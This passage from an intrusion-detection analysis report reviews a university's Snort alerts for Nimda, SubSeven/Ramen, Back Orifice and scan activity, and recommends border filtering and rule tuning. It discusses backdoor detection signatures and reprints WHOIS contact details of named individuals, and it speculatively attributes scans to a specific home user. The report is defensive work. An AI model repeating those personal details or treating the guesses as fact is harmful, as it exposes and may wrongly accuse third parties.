In this case, it's not a Good Thing. After re-reading the rule, I now see this alert only fires when the source IP is external to MY.NET. If it wasn't for the Unicode rule, it would be very difficult to pin down internally-based, Nimda-compromised hosts.

Correlations: Gregory Lajon noted this event in his analysis of Nov/2001, and also offered up the possibility of DOS.Storm as a source for these alerts. However, today, virtually all of these are going to be coming from Nimda boxes.

Recommendations: As in the Unicode recommendation above, packets matching this rule should be dropped at the border routers as part of both ingress and egress filtering. Further, this rule should be modified to fire on both internal and external sources of cmd.exe exploits.

Possible trojan server activity Severity: Medium Reported: 111 times
Snort Signature ID: None (Though 103 is close)


```
03/25-16:23:45.364926  [**] Possible trojan server activity [**] 64.12.96.7:27374 -> MY.NET.5.96:80
03/25-16:23:45.364995  [**] Possible trojan server activity [**] MY.NET.5.96:80 -> 64.12.96.7:27374

03/22-12:55:04.369566  [**] Possible trojan server activity [**] MY.NET.5.19:27374 -> MY.NET.5.83:7938
03/22-12:55:04.369703  [**] Possible trojan server activity [**] MY.NET.5.83:7938 -> MY.NET.5.19:27374
03/22-12:55:04.369771  [**] Possible trojan server activity [**] MY.NET.5.19:27374 -> MY.NET.5.83:7938
03/22-12:55:04.370286  [**] Possible trojan server activity [**] MY.NET.5.19:27374 -> MY.NET.5.83:7938
03/22-12:55:04.371115  [**] Possible trojan server activity [**] MY.NET.5.83:7938 -> MY.NET.5.19:27374
03/22-12:55:04.371315  [**] Possible trojan server activity [**] MY.NET.5.19:27374 -> MY.NET.5.83:7938
03/22-12:55:04.371597  [**] Possible trojan server activity [**] MY.NET.5.83:7938 -> MY.NET.5.19:27374
03/22-12:55:04.371870  [**] Possible trojan server activity [**] MY.NET.5.83:7938 -> MY.NET.5.19:27374
03/22-12:55:04.372068  [**] Possible trojan server activity [**] MY.NET.5.19:27374 -> MY.NET.5.83:7938
```

Summary: This alert fires on any activity with a source or destination port of 27374, the default listening port used by the SubSeven trojan and the Ramen worm. However, since there does not appear to be any sort of content matching with this rule, it will fire on even legitimate uses of this port. The first example above illustrates this shortcoming – this looks like normal web traffic. Unfortunately, that's where the good news ends.

As illustrated by the second example, there is a lot of suspicious activity among the University's web server space (subnet MY.NET.5.0/24), which strongly indicates the presence of one of these malware packages. Below, I've generated a link diagram of the "EOIs by Relationship" tab for this trojan activity alert. All the activity begins with MY.NET.70.177, and revolves around MY.NET.5.83 – a sure sign these hosts have been compromised.

Figure 3.3: Trojan EOIs Link Diagram



One puzzling aspect of these relationships is they begin with one machine spontaneously starting to talk on source port 27374 to MY.NET.5.83. Both SubSeven and Ramen use 27374 as a listening port, not a source port. For some reason, I'm not seeing the initial stimulus that starts these server-to-server conversations in the first place.

Correlations: Reuben Rubio noted this event in his analysis of Oct/2001 in connection to SubSeven scans across the internet, originating from MY.NET. This facet of the problem appears to have been corrected, since the only trojan events I see here are strictly internal.

Recommendation: All major antivirus vendors have signatures for SubSeven and Ramen, so the machines mentioned in Figure 3.2 should be scanned. If these are Red Hat servers, they should be patched as per Red Hat's recommendations.

As these machines appear to be web servers, they should be closely monitored for any unusual activity, and ideally placed within their own bastion network. Web servers are far and away the most popular targets for attack today.

Incoming NetMetro Traffic Severity: Noise Reported: 5 times
Snort Signature ID: 160 (Disabled by default)

```
03/26-11:30:30.144655  [**] BACKDOOR NetMetro Incoming Traffic [**] 195.163.152.171:5031 ->
MY.NET.150.209:6346
03/26-11:30:30.145185  [**] BACKDOOR NetMetro Incoming Traffic [**] 195.163.152.171:5031 ->
MY.NET.150.209:6346
03/26-11:30:30.329408  [**] BACKDOOR NetMetro Incoming Traffic [**] 195.163.152.171:5031 ->
MY.NET.150.209:6346
03/26-11:30:30.364161  [**] BACKDOOR NetMetro Incoming Traffic [**] 195.163.152.171:5031 ->
MY.NET.150.209:6346
03/26-11:30:30.364245  [**] BACKDOOR NetMetro Incoming Traffic [**] 195.163.152.171:5031 ->
MY.NET.150.209:6346
```

Summary: This alert is another signature which fires based solely on the port used. In this case, though, the target, MY.NET.150.209, is clearly a GNUTella host – he is mentioned 186 times on the GNUTella inbound and outbound connection reports, and GNUTella operates on port 6346.

Correlations: Gregory Lajon noted this event in his analysis of Nov/2001, but unfortunately, he did not include enough information about the alert to determine if this, too, was a misidentified detection.

Recommendation: This rule could be further tightened by including the destination port of 1024, as illustrated by arachNIDS IDS79. As for the GNUTella traffic, while this popular file sharing application is a common source for virus infections and bandwidth hogging, it is not, in and of itself, particularly evil (though see my comments on peer-to-peer file sharing in the Bandwidth Thieves section of this paper).

Back Orifice Severity: Noise Reported: 2 times
Snort Signature ID: None

```
03/22-08:58:25.996690  [**] Back Orifice [**] MY.NET.6.52:24946 -> MY.NET.152.21:31337
03/22-14:04:19.441222  [**] Back Orifice [**] MY.NET.6.48:12554 -> MY.NET.153.207:31337
```

Summary: Again, this rule is designed to fire on a port access criteria only – in this case, port 31337. However, given these two lonely connects, this is probably not BO traffic, but some other application that which happened to pick such an elite port. If this were real, I would expect to see much more than one attempt from two hosts.

Recommendation: Upgrade this rule to Snort Signature ID 116, which includes a payload specific to Back Orifice.

BACKDOOR SIGNATURE – Q ICMP Severity: Noise Reported: 1 time
Snort Signature ID: 183

```
03/22-13:43:57.894073  [**] BACKDOOR SIGNATURE - Q ICMP [**] 255.255.255.255 ->MY.NET.5.238
```

Summary: The research on Whitehats sums this rule up nicely, in arachNIDS IDS202. Essentially, this rule fires on a source address of "255.255.255.255, which is clearly abnormal. This obviously crafted source address is the activation code to "wake up" the rooted host running Q.

However, no alerts were generated with MY.NET.5.238 as a source, either before or after this event, so I don't believe that it really is a Q host.

Interestingly, three seconds later, this alert was generated, also directed at .238:

```
03/22-13:44:01.474942  [**] ICMP Address Mask Reply [**] MY.NET.109.66 -> MY.NET.5.238
```

I would bet that MY.NET.5.238 was following the procedure for discovering its own subnet mask as described in RFC950: It made a request to 255.255.255.255 (the broadcast address), and MY.NET.109.66, a gateway, responded. However, for some reason, something calling itself 255.255.255.255 responded as well.

Correlations: Google couldn't find any correlations on GIAC, so this looks to be fairly uncommon on the University's network.

Recommendations: While this wasn't really a backdoor event, it's strange to see communications from 255.255.255.255. This might be a misconfigured device, which may cause problems later, so the true source of this alert really should be tracked down.

Events of Interest: Unusual Scanning Activity

Table 3.4: Unusual Scanning Activity

Reported Occurrences	Alert Message	Severity
702	VECNA scan (Externally-Based)	Noise
226	WEB-IIS _vti_inf access	Low
217	WEB-FRONTPAGE _vti_rpc access	Low
108	NOACK scan (Internally-Based)	Noise
101	NULL scan (Internally-Based)	Noise
70	NMAP TCP ping!	Noise

Unusual Scanning Details

VECNA scan (Externally-Based) Severity: Noise Reported: 702 times

```
Mar 22 01:34:37 148.63.130.152:4161 -> MY.NET.153.191:1214 VECNA ****P***
Mar 22 01:35:29 148.63.130.152:4161 -> MY.NET.153.191:1214 VECNA ****P***
Mar 22 01:36:31 148.63.130.152:4161 -> MY.NET.153.191:1214 VECNA ****P***
Mar 22 01:37:37 148.63.130.152:4161 -> MY.NET.153.191:1214 VECNA ****P***
Mar 22 01:38:43 148.63.130.152:4161 -> MY.NET.153.191:1214 VECNA ****P***
Mar 22 01:39:45 148.63.130.152:4161 -> MY.NET.153.191:1214 VECNA ****P***
Mar 22 01:40:50 148.63.130.152:4161 -> MY.NET.153.191:1214 VECNA ****P***
Mar 22 01:41:49 148.63.130.152:4161 -> MY.NET.153.191:1214 VECNA ****P***
Mar 22 01:42:53 148.63.130.152:4161 -> MY.NET.153.191:1214 VECNA ****P***
Mar 22 01:43:58 148.63.130.152:4161 -> MY.NET.153.191:1214 VECNA ****P***
Mar 22 01:45:01 148.63.130.152:4161 -> MY.NET.153.191:1214 VECNA ****P***
Mar 22 01:48:12 148.63.130.152:4380 -> MY.NET.153.191:1214 VECNA ****P***

Mar 25 12:26:14 62.138.30.147:4480 -> MY.NET.153.178:6346 VECNA *2U****F RESERVEDBITS
```

Summary: The VECNA scan is one of the so-called stealth scanning techniques popular among hacker types who wish to evade firewall rules and IDS. There seems to be some confusion regarding the etymology of this scan – it's named after this post on nmap-hackers (this helpfully pointed out by Richard Bejtlich in a Feb/2002 Incidents mailing list post).

However, these are not actually VECNA scans – KaZaA, which runs on port 1214, generates quite a packets with only the PSH flag set, which is what is causing these alerts (except for the last one – that's a corrupt GNUTella packet, with its URG+PGH flags set, which also matches the VECNA scan criteria.)

Recommendation: As mentioned in other scan analyses in this paper, set the portscan threshold to something more conservative.

_vti_inf access Severity: Low Reported: 226 times
Snort Signature ID: 990

```
03/25-21:38:23.976585  [**] WEB-IIS _vti_inf access [**] 68.50.252.86:1422 -> MY.NET.5.96:80
```

_vti_rpc access Severity: Low Reported: 218 times
Snort Signature ID: 937

```
03/25-21:38:24.134584  [**] WEB-FRONTPAGE _vti_rpc access [**] 68.50.252.86:1423  -> MY.NET.5.96:80
```

Summary: Both of these events occur with almost the same frequency and usually at nearly the same time, and both are almost wholly directed against MY.NET.5.96. Essentially, they indicate that someone (or Nimda) is scanning for an old Microsoft IIS vulnerability, known commonly as Microsoft FrontPage.

Strictly speaking, FrontPage is not a vulnerability, but after reading Perry Edward's Bugtraq post, you'll see why everyone treats it like one. I'd be very surprised if the University (or anyone, for that matter) deployed this in a production environment on

purpose. Note the date on Mr. Edward's post is mid-1998; these issues have been around for a long while now.

Recommendation: This rule is good for catching kids who don't really know what they're doing. For example, I see that the most prolific source is 68.50.252.86, which resolves to pcp01719950pcs.nrockv01.md.comcast.net – a home user. Looking up the netblock on whois.arin.net reveals:

Figure 3.3:Comcast WHOIS data (from whois.arin.net)

```
Comcast Cable Communications, Inc. (NETBLK-JUMPSTART-DC-1)
   1107 Ritchie Rd.
   Capitol Heights, MD 20743
   US

   Netname: JUMPSTART-DC-1
   Netblock: 68.48.0.0 - 68.50.255.255

   Coordinator:
      Zeibari, Greg  (GZ64-ARIN)  gzeibari@comcastpc.com
      856-661-7929

   Domain System inverse mapping provided by:

   NS01.JDC01.PA.COMCAST.NET     66.45.25.71
   NS02.JDC01.PA.COMCAST.NET     66.45.25.72

   Record last updated on 22-Feb-2002.
   Database last updated on  27-Apr-2002 19:58:41 EDT.
```

This attacker is practically down the road from the University. I don't believe this is coincidence – my bet is this attacker is a kid who just learned about the world of FrontPage exploits, and chose the nearby University to test it out on. A call to his ISP should put an end to that.

However, beyond harassing teenagers' ISPs and tracking Nimda another way, this rule isn't going to do the University much practical good. Since FrontPage isn't going to be deployed anyway, it might even be a good idea to deny all port 80 packets with "_vti_" in the content at the network borders.

NOACK Scan (Internally-Based) Severity: Noise Reported: 108 times

```
Mar 22 11:42:49 MY.NET.152.161:1025 -> MY.NET.11.8:1185 NOACK ****P*S*
Mar 22 11:42:57 MY.NET.152.167:1025 -> MY.NET.11.8:1185 NOACK ****P*S*
Mar 22 11:45:52 MY.NET.152.22:1025 -> MY.NET.11.8:1185 NOACK ****P*S*
```

Summary: This one had me stumped for a little while, so I started looking around these NOACK scan events for anything else exciting. Going to the command line, I executed:

```
$ grep -B2 -A2 NOACK all-scans | less
```

I discovered that immediately prior to MY.NET.11.8 sending out this packet, a client machine would broadcast to 224.77.0.0:6666, as seen below.

```
Mar 22 11:42:49 MY.NET.152.161:1025 -> 224.77.0.0:6666 UDP
Mar 22 11:42:49 MY.NET.152.161:1025 -> MY.NET.11.8:1185 NOACK ****P*S*

Mar 22 11:42:56 MY.NET.152.167:1025 -> 224.77.0.0:6666 UDP
Mar 22 11:42:57 MY.NET.152.167:1025 -> MY.NET.11.8:1185 NOACK ****P*S*

Mar 22 11:45:52 MY.NET.152.22:1025 -> 224.77.0.0:6666 UDP
Mar 22 11:45:52 MY.NET.152.22:1025 -> MY.NET.11.8:1185 NOACK ****P*S*
```

Googling this broadcast address turns up one hit: a Symantec paper on how a Ghost server talks to its clients. After scanning the paper, the above exchange seems to fit the bill pretty well. So, in the end, this is not a portscan, but just users imaging their machines. This seems to happen pretty often – maybe because of all the Nimda floating around?

Recommendation: If MY.NET.11.8 is a Ghost server, it should probably be ignored entirely with the portscan_ignorehosts preprocessor.

NULL scan (Internally-Based) Severity: Noise Reported: 101 times

```
Mar 22 11:25:56 MY.NET.186.16:23 -> MY.NET.150.137:1125 NULL ********
Mar 22 11:30:57 MY.NET.186.16:23 -> MY.NET.150.137:1125 NULL ********
Mar 22 11:35:57 MY.NET.186.16:23 -> MY.NET.150.137:1125 NULL ********
Mar 22 11:40:57 MY.NET.186.16:23 -> MY.NET.150.137:1125 NULL ********
Mar 22 11:50:57 MY.NET.186.16:23 -> MY.NET.150.137:1125 NULL ********
Mar 22 11:55:57 MY.NET.186.16:23 -> MY.NET.150.137:1125 NULL ********
```

Summary: This set of scans is, in fact, a keep-alive heartbeat, emanating from the telnet server at MY.NET.186.16. Every five minutes, this sever sends out a TCP packet with no flags set, which appears to be triggering the NULL scan filter.

Recommendations: If MY.NET.186.16 is an authorized telnet server, it should probably be ignored entirely with the portscan_ignorehosts preprocessor.

NMAP TCP ping! Severity: Noise Reported: 70 times
Snort Signature ID: None (But mentioned in the documentation)

```
03/22-01:33:31.732388  [**] NMAP TCP ping! [**] 195.77.24.2:80 -> MY.NET.150.133:1214
03/22-02:07:05.220386  [**] NMAP TCP ping! [**] 195.77.24.2:80 -> MY.NET.150.133:1214
03/22-02:41:19.013496  [**] NMAP TCP ping! [**] 195.77.24.2:80 -> MY.NET.150.133:1214

03/22-03:49:17.860915  [**] NMAP TCP ping! [**] 193.144.127.9:80 -> MY.NET.150.133:1214
03/22-03:49:17.860915  [**] NMAP TCP ping! [**] 193.144.127.9:80 -> MY.NET.150.133:1214
03/22-04:23:12.848307  [**] NMAP TCP ping! [**] 193.144.127.9:80 -> MY.NET.150.133:1214
```

Summary: According to the Snort documentation, this rule is fired when an incoming packet has the ACK flag set, and the ACK field is "0." However, it would appear that the KaZaA filesharing network also exhibits this behavior.

Recommendations: Deactivate this rule. According to Fyodor, author of nmap, versions of nmap later than 2.54BETA2 do not exhibit this behavior.

Events of Interest: Out of Spec packets

The oos_* files are small enough that we do not really need to churn them through any complicated post-processors. I can get a good idea about these packets just by eyeballing them. Below, I execute a simple grep command* on the combined Out of Spec data files, just to see who's talking to who. It's worth noting that all sources of these strangely formatted packets are sourced outside of MY.NET.

```
03/22-01:13:04.550292 212.83.73.254:53059 -> MY.NET.153.178:6346
03/22-02:12:02.976702 213.107.229.12:18245 -> MY.NET.88.162:21536
03/22-02:15:13.050113 213.107.229.12:18245 -> MY.NET.88.162:21536
03/22-02:19:20.039935 213.107.229.12:18245 -> MY.NET.88.162:21536
03/22-02:20:46.994020 213.107.229.12:18245 -> MY.NET.88.162:21536
03/22-10:32:52.549380 66.24.16.11:1214 -> MY.NET.88.150:1715
03/22-10:34:35.738404 66.24.16.11:1214 -> MY.NET.88.150:1715
03/22-18:50:24.352712 213.114.34.42:1156 -> MY.NET.150.46:41517
03/23-01:13:26.398792 212.76.43.171:1410 -> MY.NET.150.46:41776
03/23-11:25:40.981103 217.1.76.143:41735 -> MY.NET.153.178:6346
03/23-15:48:47.112573 217.235.144.33:61945 -> MY.NET.153.178:6403
03/23-15:49:46.802520 217.235.144.33:62003 -> MY.NET.153.178:6403
03/23-17:03:55.212366 217.120.35.172:1114 -> MY.NET.153.159:6383
03/23-17:44:32.317044 217.235.145.187:61474 -> MY.NET.153.178:6346
03/24-03:46:11.110664 213.3.191.240:13207 -> MY.NET.153.159:6346
03/24-07:26:53.065104 195.232.50.20:23 -> MY.NET.5.79:23
03/25-13:14:14.334680 61.198.200.52:10073 -> MY.NET.153.45:6346
03/25-14:58:23.786331 80.145.117.134:3156 -> MY.NET.153.45:6346
03/25-20:19:25.415397 128.214.182.22:4242 -> MY.NET.150.113:4662
03/26-11:53:57.600785 62.31.125.225:17999 -> MY.NET.153.191:6346
```

Out of Spec Details

These detects are usually generated for one of three reasons:

- Packet corruption
- Implementation of the Explicit Congestion Notification standard (RFC2481)
- Crafted packets designed for portscanning and OS fingerprinting

Packet corruption is pretty straight forward. Somewhere along the way, someone mangled up a packet or two. This is rare, but expected. After all, the Internet is an unstable network. Here's an example corrupted packet:

```
03/22-02:12:02.976702 213.107.229.12:18245 -> MY.NET.88.162:21536
TCP TTL:109 TOS:0x0 ID:5504  DF
**SFR*AU Seq: 0x2F2E6861   Ack: 0x73683D33   Win: 0x3838
30 37 38 38 31 66 63 38 34 35 34 65 66 36 30 38  07881fc8454ef608
66 35 35 33 32 32                                f55322
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

This packet is resent, with the same ACK and sequence numbers, three more times. But it's not alone; grepping its IP from the scan logs, I found:

* $ `cat oos_* | grep '\->'`

```
Mar 22 02:12:02 213.107.229.12:3369 -> MY.NET.88.162:1214 SYN ******S*
Mar 22 02:12:02 213.107.229.12:18245 -> MY.NET.88.162:21536 INVALIDACK **UA*RSF

Mar 22 02:15:12 213.107.229.12:3373 -> MY.NET.88.162:1214 SYN ******S*
Mar 22 02:15:12 213.107.229.12:18245 -> MY.NET.88.162:21536 INVALIDACK **UA*RSF

Mar 22 02:19:19 213.107.229.12:3386 -> MY.NET.88.162:1214 SYN ******S*
Mar 22 02:19:19 213.107.229.12:18245 -> MY.NET.88.162:21536 INVALIDACK **UA*RSF

Mar 22 02:20:46 213.107.229.12:3391 -> MY.NET.88.162:1214 SYN ******S*
Mar 22 02:20:46 213.107.229.12:18245 -> MY.NET.88.162:21536 INVALIDACK **UA*RSF
```

So, I see this KaZaA peer is kicking out a malformed packet immediately after each connection attempt with MY.NET.88.162:1214. In other words, nothing sinister is going on here – just a bad connection.

The second scenario is the new(ish) ECN standard, so eloquently described by Toby Miller in his Incidents.org paper, "ECN and its Impact on Intrusion Detection." Essentially, the ECN standard calls for setting the two reserved flags in the TCP header on the initial SYN to perform a network congestion check. However, not a whole lot of vendors have implemented this yet, so IDS analysts will still consider a packet with the flags "21S*****" as initially suspicious. For example:

```
03/25-14:58:23.786331 80.145.117.134:3156 -> MY.NET.153.45:6346
TCP TTL:53 TOS:0x0 ID:1836  DF
21S***** Seq: 0x2B730EE4   Ack: 0x0   Win: 0x16B0
TCP Options => MSS: 1452 SackOK TS: 106105288 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

This is flagged in the alert logs as:

```
03/25-14:58:18.880488  [**] Queso fingerprint [**] 80.145.117.134:3156 -> MY.NET.153.45:6346
```

According to the QueSO documentation, this OS fingerprinting tool, as one of its checks, also sets these reserved bits. But I doubt the above packet is really QueSO – judging from the destination port, this is much more likely to be a GNUTella peer who's sitting behind one of the few ECN-enabled routers.

Finally, I'm left with the crafted packet scenario. Crafted packets generally serve two purposes, "stealth" portscanning and OS fingerprinting. The below capture is an example of the former.

```
03/24-07:26:53.065104 195.232.50.20:23 -> MY.NET.5.79:23
TCP TTL:20 TOS:0x0 ID:39426
**SF**** Seq: 0x706272DA   Ack: 0x36572D33   Win: 0x404
00 00 00 00 00 00                          ......

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Note the reflexive source and destination port of 23. Synscan, for example, exhibits this behavior, as do many other vulnerability and port scanning tools.

As for OS fingerprinting, a sophisticated reconnoiterer will sometimes set unusual or

illegal flag options on a series of TCP packets, send them to a potential target, and see how the target responds. Based on these responses, he may then make an educated guess as to what OS the target is running. Fortunately, it would appear the University has been spared this particular reconnaissance technique over this five day period.

Top Five External Nimda Sources

A good practice to employ is the maintenance of a "top offenders" list and periodically contact the administrators of these networks by telephone. E-mail contact may also be employed, but oftentimes, e-mail access is unreliable on networks which have been thoroughly compromised.

Below, I have listed the contact information for the top five external sources of **Attempt to execute cmd** alerts, which is associated with Nimda traffic. Naturally, these sites should be contacted only after your site is immune to the effects of Nimda. You don't need to advertise your weaknesses to entities outside your control.

Information here was collected via the Geektools WHOIS proxy. (Normally, I use Sam Spade, but that site was down for maintenance at the time of this analysis.)

Bellsouth.net

Alerts:	390 attempts
Netblock:	216.76.0.0 – 216.79.255.255
State/Country:	Georgia
Phone:	+1-678-441-7800
E-mail:	abuse@bellsouth.net
WHOIS:	ARIN.net

China United Telecommunications Corporation

Alerts:	86 attempts
Netblock:	61.240.0.0 – 61.243.0.0
State/Country:	China
Phone:	+86-10-6527-8866
E-mail:	xry@bj.cnuninet.net
WHOIS:	APNIC.net

TCA Cable TV

Alerts:	51 attempts
Netblock:	206.98.79.0 – 207.98.79.255
State/Country:	Texas
Phone:	+1-903-581-7155
E-mail:	jstrout@tyler.net
WHOIS:	ARIN.net

China Hianan Province Network

Alerts (cmd):	49 attempts

Netblock:	61.186.0.0 – 61.186.63.255
Country:	China
Phone:	+86-10-62370437
E-mail:	hostmaster@ns.chinanet.cn.net
WHOIS:	APNIC.net

Helsinki University of Technology

Alerts (cmd):	39 attempts
Netblock:	130.233.0.0 – 130.233.255.255
Country:	Finland
Phone:	+358-9-451-4308
E-mail:	Kimmo.Laaksonen@HUT.FI
WHOIS:	ARIN.net

Bandwidth Thieves

While the University's Snort logs do not supply hard network usage numbers, they do provide a clue as to where the University's Internet bandwidth is likely being squandered.

Table 3.5: Top Ten Bandwidth Thieves

Reported Occurrences	Host
175518	MY.NET.150.113
36376	MY.NET.150.143
10139	MY.NET.153.196
8286	MY.NET.153.178
7140	MY.NET.153.159
6246	MY.NET.150.71
4799	MY.NET.88.212
3432	MY.NET.153.197
3401	MY.NET.151.105
3278	MY.NET.88.151

Table 3.5 was generated by collecting only those scan alert records which were generated by internal hosts, based only in the user space subnets of MY.NET.150.0 – MY.NET.153.255, and destined for external machines*.

* `grep " MY\.NET\.15.* \->" all-scans | grep -v "\-> MY\.NET" > connect-hogs`

Table 3.6: Bandwidth Thieves Destination Ports

Destination Port	Service
4665	EDonkey 2000
80	Web
6346	GNUTella
4662	EDonkey 2000
1214	KaZaA
6665	IRC
28224	???
7665	???
427	Service Locator
86	Micro Focus COBOL

Not surprising is the fact that the University's top sources for portscanning alarms are engaged in peer-to-peer filesharing. What is surprising, at least to me, is the range of services used: GNUTella, KaZaA, and EDonkey 2000, as well as IRC and the Service Locator protocol (both also common in filesharing).

While p2p networks are not inherently any more or less dangerous than more familiar modes of file distribution (web and FTP servers, USEnet, etc), they do tend to be popular infection vectors for viruses, as well as popular services for attacks. Also, since the end user software is specifically designed to be easy to use, free to acquire, and transparent to the user, the learning curve for getting started in these networks is especially low – which tends to lead to a user base which is more naive and less security-minded than, say, a class of aspiring IDS professionals.

Conclusions and Defensive Recommendations

After thoroughly analyzing the supplied logs, I believe the University has at least average security measures in place. As I initially suspected, the overwhelming number of alerts doesn't appear to correspond with an overwhelming number of actual intrusions.

There is certainly room for improvement, though, since there is evidence of current compromise. The University needs to get a handle on the current Nimda infestation bouncing around their network right away. I suggest setting up one sensor or management station specifically tuned for Nimda's signature, and use that to hunt down and eradicate the lingering worms. An enterprise-scale antivirus solution would prove invaluable in this effort, and the University's favored vendor should be consulted.

However, to be on the safe side, a full disaster recovery effort for these affected hosts should be initiated. Nimda, as part of its predations, effectively "roots" a system, leaving it open for anyone to further install backdoors and other trojans which may be too new or quiet to detect with the current rulebase. The only sure way to return these hosts to a secure state is to rebuild them completely.

Secondly, the troubling "possible trojan server activity" alerts almost certainly indicates a compromise among the University's web servers, stemming from MY.NET.70.185. It will be trivially easy determine if it's Ramen or SubSeven – the former lives on Linux, the latter, on Windows. Ramen is also easy to detect – the worm replaces the default web index page with an obviously defaced page.

Finally, the wide range of peer-to-peer clients extant in the University's user base bespeaks a lack of end-user security education. Tightly controlling Internet use through egress port filtering and application proxies is likely too controversial to institute in an educational facility, but basic user education regarding the dangers (and possible criminality) of swapping video and music files should be well within the realm of acceptable.

More generally, though, the Snort rulebase needs to be calibrated specifically for the University's network – while the rulebase in use today is obviously useful for in-depth analysis consuming several hours of work, it is far too generic to be of much use for day-to-day incident analysis. For example, the current portscan threshold of four connects in three seconds will catch every single Windows logon. While mildly interesting for research and network mapping purposes (it really makes those Windows domain controllers stick out), this ultimately reduces this preprocessor's value as a portscan detector.

References

Alexander, Bryce. "Port 137 Scan." Intrusion Detection FAQ. May 10, 2000. URL: http://www.sans.org/newlook/resources/IDFAQ/port_137.htm (May 1, 2002).

Anonymous. "BACKDOOR BackOrifice access." Snort Signatures Database. Jan 19, 2002. URL: http://www.snort.org/snort-db/sid.html?id=116 (May 3, 2002).

Anonymous. "BACKDOOR SIGNATURE – Q ICMP." Snort Signatures Database. Jan 19, 2002. URL: http://www.snort.org/snort-db/sid.html?id=183 (May 3, 2002).

Anonymous. "ICMP L3retriever Ping." Snort Signatures Database. Mar 13, 2002. URL: http://www.snort.org/snort-db/sid.html?id=466 (May 3, 2002).

Anonymous. "MISC Large UDP Packet." Snort Signatures Database. Mar 13, 2002. URL: http://www.snort.org/snort-db/sid.html?id=521 (May 3, 2002).

Anonymous. "SNMP public access tcp." Snort Signatures Database. Mar 13, 2002. URL: http://www.snort.org/snort-db/sid.html?id=1411 (May 3, 2002).

Anonymous. "WEB-IIS _vti_inf access." Mar 13, 2002. Snort Signatures Database. URL: http://www.snort.org/snort-db/sid.html?id=990 (May 3, 2002).

Anonymous. “WEB-FRONTPAGE _vti_rpc access.” Mar 13, 2002. Snort Signatures Database. URL: http://www.snort.org/snort-db/sid.html?id=937 (May 3, 2002).

Beciragic, Jasmir. “SANS Intrusion Detection & Analysis Certification.” GIAC Certified Intrusion Analysts (GCIA). Mar 17, 2001. URL: http://www.giac.org/practical/Jasmir_Beciragic_GCIA.doc (May 1, 2002).

Bejtlich, Richard. “’vecna’ history.” Google cache of the Incidents mailing list. Feb 6, 2002. URL: http://www.google.com/search?q=cache:GYur4Gfft6IC:www.incidents.org/archives/intrusions/msg03711.html (May 3, 2002).

Blackburn, Paul, et al. “AFS Frequently Asked Questions.” Jul 9, 1998. URL: ftp://ftp.transarc.com/pub/afs-contrib/doc/faq/afs-faq.html (May 3, 2002).

